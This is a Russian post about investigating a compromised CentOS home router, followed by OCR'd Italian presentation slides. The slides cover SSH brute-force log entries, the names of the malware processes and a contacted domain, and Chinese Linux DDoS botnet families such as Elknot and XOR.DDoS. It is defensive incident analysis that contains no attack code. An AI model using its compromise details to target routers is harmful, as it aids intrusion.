
Реверс-инжиниринг*, Информационная безопасность*, Настройка Linux*

Написал мне вчера lfatal1ty, говорит, домашний роутер на x86 с CentOS как-то странно себя ведет, грузит канал под гигабит, и какой-то странный процесс «atddd» загружает процессор. Решил я залезть и посмотреть, что же там творится, и сразу понял, что кто-то пробрался на сервер и совершает с ним непотребства всякие. В процессах висели wget-ы на домен dgnfd564sdf.com и процессы **atddd**, **cupsdd**, **cupsddh**, **ksapdd**, **kysapdd**, **skysapdd** и **xfsdxd**, запущенные из /etc:

Скрытый текст

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Componenti del Malware



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Come sono entrati?

SSH brute force Attack

```
Aug 18 23:08:26 gis-firewall sshd[30935]:
Failed password for root from 60.173.14.24

Aug 18 23:08:30 gis-firewall sshd[30937]:
Failed password for root from 60.173.14.24

Aug 18 23:08:34 gis-firewall sshd[30939]:
Failed password for root from 60.173.14.24

Aug 18 23:08:38 gis-firewall sshd[30945]:
Failed password for root from 60.173.14.24

Aug 18 23:08:42 gis-firewall sshd[30950]:
Failed password for root from 60.173.14.24

...
```


```
Aug 31 04:47:48 gis-firewall sshd[30759]: Accepted password for root from 60.173.14.24

Aug 31 19:31:31 gis-firewall sshd[8525]: Accepted password for root from 61.147.103.185
```


Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

SICUREZZA

Mettiamo insieme tutti i pezzi...

IptabLes|x
Elknot
BillGates
Linux/AES.DDoS
Linux/XOR.DDoS
China.Z (?)

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

È sempre una questione di Soldi

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

blog.malwaremustdie.org/2014/09/tango-down-report-of-op-china-elf-dd

Più visitati | Google | HotMail | Libero | AES Online Decrypt | ODA

The distributed malware are separated into 3 categories:

1. *"Elknot" variants, technical information: --> [link]*
2. *"AES.DDoS", technical information: --> [link]*
3. *".IptabLes|x", technical information: --> [link]*
4. *"BillGates", technical information: --> [link]*
5. (NEW) "GoARM.Bot", technical information: --> [link]
6. "XOR.DDoS", technical information: --> [link]

The malware analyzed **was compiled with aiming NIX base routers/s**


CPU architectures:

1. *Intel x32 (Linux / FreeBSD)*
2. *Intel x64 (Linux / FreeBSD)*
3. *AMD x64 (Linux)*
3. *ARM (Linux)*
4. *MIPS (Linux)*
5. *(NEW) PPC (Linux)*

(NEW) **The Windows version** of the same DDoSer was started to be detected in Mid October 2014.
Samples: [-1-] [-2-]

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Il mercato dei sistemi Embedded



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

... c'è sempre una ragione per tutto...


Attacker "Math" 101 (Dino Dai Zovi)

http://trailofbits.files.wordpress.com/2011/08/attacker-math.pdf

- If the cost to attack is less than the value of your information to the attacker, you will be attacked
  - Mass malware must be financially profitable for the profit-driven attackers
  - APT campaigns must scale according to the resources at the attacker's disposal

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

... che va oltre i luoghi comuni



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Questions?
English


¿Preguntas?
Spanish

مَطَالِب أَيَّة
Arabic

вопросы?
Russian

Domande?
Italian

Ερωτήσεις?
Greek


Sindarin

tupoQghachmey
Klingon

質問
Japanese

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.